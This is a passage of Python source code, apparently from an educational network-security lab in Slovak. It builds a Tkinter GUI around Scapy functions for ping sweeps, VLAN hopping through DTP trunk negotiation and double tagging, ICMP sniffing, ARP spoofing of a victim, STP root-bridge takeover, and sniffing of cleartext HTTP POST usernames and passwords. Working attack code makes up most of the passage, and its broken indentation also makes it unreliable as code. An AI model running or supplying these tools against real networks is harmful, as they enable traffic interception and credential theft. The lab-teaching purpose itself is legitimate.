textvariable=self.T4_dst_vlan_value).grid(column=1, row=3)

      ttk.Label(self.tab4, text="Set Native VLAN").grid(column=0,
row=4)
      self.T4_native_vlan = ttk.Entry(self.tab4,
textvariable=self.T4_native_vlan_value).grid(column=1, row=4)

      ttk.Button(self.tab4, text="Send Message",
command=self.T4_Double_Tagging).grid(column=0, row=5)

      ################################### Task 5
################################
      self.T5_number_of_icmp_msg_value = tk.StringVar(self.master,
"")
      ttk.Label(self.tab5, text="Sniffing ICMP
messages").grid(columnspan=2, row=0)
      ttk.Label(self.tab5, text="Set Packet Count:").grid(column=0,
row=1)
      self.T5_nmber_of_icmp_msg = ttk.Entry(self.tab5,
textvariable=self.T5_number_of_icmp_msg_value).grid(column=1,
row=1)
      ttk.Button(self.tab5, text="Show Captured ICMP Packet",
command=self.T5_Packet_Capture).grid(column=0, row=2)

      ################################### Task 6
################################
      self.T6_spoofed_mac_add_value = tk.StringVar(self.master, "")
      self.T6_spoofed_ip_add_value = tk.StringVar(self.master, "")
      self.T6_victim_mac_add_value = tk.StringVar(self.master, "")
      self.T6_victim_ip_add_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab6, text="ARP Spoofing
Attack").grid(columnspan=2, row=0)
      ttk.Label(self.tab6, text="Set Spoofed MAC
Address:").grid(column=0, row=1)
      self.T6_spoofed_mac_add = ttk.Entry(self.tab6,
textvariable=self.T6_spoofed_mac_add_value).grid(column=1, row=1)

      ttk.Label(self.tab6, text="Set Spoofed IP
Address:").grid(column=0, row=2)
      self.T6_spoofed_ip_add = ttk.Entry(self.tab6,
textvariable=self.T6_spoofed_ip_add_value).grid(column=1, row=2)

      ttk.Label(self.tab6, text="Set Victim MAC
Address").grid(column=0, row=3)
      self.T6_victim_mac_add = ttk.Entry(self.tab6,
textvariable=self.T6_victim_mac_add_value).grid(column=1, row=3)
```

```
      ttk.Label(self.tab6, text="Set Victim IP
Address").grid(column=0, row=4)
      self.T6_victim_ip_add = ttk.Entry(self.tab6,
textvariable=self.T6_victim_ip_add_value).grid(column=1, row=4)

      ttk.Button(self.tab6, text="Send ARP",
command=self.T6_Arp_Spoofing).grid(column=0, row=5)

      ################################### Task 7
################################
      self.T7_root_mac_add_value = tk.StringVar(self.master, "")
      self.T7_root_vlan_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab7, text="STP Root Bridge Manipulation
Attack").grid(columnspan=2, row=0)
      ttk.Label(self.tab7, text="Set Root Bridge MAC
Address:").grid(column=0, row=1)
      self.T7_root_mac_add = ttk.Entry(self.tab7,
textvariable=self.T7_root_mac_add_value).grid(column=1, row=1)

      ttk.Label(self.tab7, text="Set Root Bridge
VLAN:").grid(column=0, row=2)
      self.T7_root_vlan = ttk.Entry(self.tab7,
textvariable=self.T7_root_vlan_value).grid(column=1, row=2)
      ttk.Button(self.tab7, text="Send STP BPDU",
command=self.T7_STP_Root_Manipulation).grid(column=0, row=3)

      ################################### Task 8
################################
      self.T8_number_of_http_msg_value = tk.StringVar(self.master,
"")
      ttk.Label(self.tab8, text="Capturing ClearText HTTP Auth Data
Attack").grid(columnspan=2, row=0)
      ttk.Label(self.tab8, text="Set Packet Count:").grid(column=0,
row=1)
      self.T8_nmber_of_http_msg = ttk.Entry(self.tab8,
textvariable=self.T8_number_of_http_msg_value).grid(column=1,
row=1)

      ttk.Button(self.tab8, text="Show ClearText Auth Data",
command=self.T8_Telnet_Capture).grid(column=0, row=2)

      def T1_create_ping(self):
      icmp = IP(src=self.src_ip_add_value.get(),
dst=self.dst_ip_add_value.get())/ICMP()/self.msg_value.get()
      resp = sr1(icmp, timeout=2)
      print(self.dst_ip_add_value.get())

      def T2_ping_range(self):
      array = str(self.T2_dst_ip_add_value.get()).split(".")
      net_addr = array[0]+"."+array[1]+"."+array[2]+"."
      active_ip_add = []
      for i in range(int(self.T2_dst_start_value.get()),
int(self.T2_dst_end_value.get())+1):
```

```
            icmp = IP(src=self.T2_src_ip_add_value.get(),
dst=net_addr+str(i)) / ICMP() / "test"
            resp = sr1(icmp, timeout=0.5)
            if resp:
                  active_ip_add.append(net_addr+str(i))
      ttk.Label(self.tab2, text=f"Active IP Address:
{active_ip_add}").grid(column=0, row=6)

      def T3_Trunk_Negotiation(self):
      negotiate_trunk(iface="Fa0/1")
      packet = Dot1Q(vlan=int(self.T3_dst_vlan_value.get())) /
IP(src=self.T3_src_ip_add_value.get(),
dst=self.T3_dst_ip_add_value.get()) / ICMP() / "My MSG"
      resp = sr1(packet, timeout=2)

      def T4_Double_Tagging(self):
      T4_src_ip = self.T4_src_ip_add_value.get()
      T4_dst_ip = self.T4_dst_ip_add_value.get()
      T4_dst_vlan = self.T4_dst_vlan_value.get()
      T4_native_vlan = self.T4_native_vlan_value.get()
      packet =
Dot1Q(vlan=int(T4_native_vlan))/Dot1Q(vlan=int(T4_dst_vlan))/IP(src
=T4_src_ip, dst=T4_dst_ip)/ICMP()/"My MSG"
      resp = sr1(packet, timeout=2)

      def T5_Packet_Capture(self):
      packets = sniff(filter="icmp", count =
int(self.T5_number_of_icmp_msg_value.get()))
      for packet in range(0,
int(self.T5_number_of_icmp_msg_value.get())):
            ttk.Label(self.tab5,
text=f"{packets[packet].summary()}").grid(column=0, row=packet+3)
            ttk.Label(self.tab5,
text=f"{packets[packet].load}").grid(column=1, row=packet+3)


      def T6_Arp_Spoofing(self):
      spoofed_arp = Ether()/ARP()
      spoofed_arp[ARP].hwsrc = self.T6_spoofed_mac_add_value.get()
      spoofed_arp[ARP].psrc = self.T6_spoofed_ip_add_value.get()
      spoofed_arp[ARP].hwdst = self.T6_victim_mac_add_value.get()
      spoofed_arp[ARP].pdst = self.T6_victim_ip_add_value.get()
      spoofed_arp.dst = self.T6_victim_mac_add_value.get()
      spoofed_arp.src = self.T6_spoofed_mac_add_value.get()
      spoofed_arp[ARP].op = 2

      sendp(spoofed_arp)

      def T7_STP_Root_Manipulation(self):
      stp_bpdu = Ether(dst="01:80:c2:00:00:00")/LLC()/STP()
      stp_bpdu.rootmac = self.T7_root_mac_add_value.get()
      stp_bpdu.rootid = int(self.T7_root_vlan_value.get())
      stp_bpdu.bridgemac = self.T7_root_mac_add_value.get()
      stp_bpdu.bridgeid = int(self.T7_root_vlan_value.get())
      stp_bpdu.pathcost = 0
```

```
      sendp(stp_bpdu)

      def T8_Telnet_Capture(self):
      packets = sniff(filter="port 80",
count=int(self.T8_number_of_http_msg_value.get()))
      auth_data_array = []
      for packet in range(0,
int(self.T8_number_of_http_msg_value.get())):
            print(packets[packet].summary())
            index = 3
            if packets[packet].haslayer(HTTPRequest):
                  method =
packets[packet][HTTPRequest].Method.decode()
                  if (packets[packet].haslayer(Raw)) and (method ==
"POST") and (packets[packet][Raw].load.decode().find("username")!=
-1):
                  auth_data =
packets[packet][Raw].load.decode().split("&")
                  auth_json = {
                        "username": auth_data[0],
                        "password": auth_data[1]
                  }
                  auth_data_array.append(auth_json)

      for user in auth_data_array:
            ttk.Label(self.tab8, text=f"{user['username']} |
{user['password']}").grid(column=1, row=index)
            index += 1

      def start(self):
      self.master.mainloop()

if __name__ == '__main__':
      root = tk.Tk()
      app = App(root)
      app.start()
```

Detailný opis všetkých vytvorených funkcii je možné nájsť v druhom priloženom vzdelávacom lab manuále.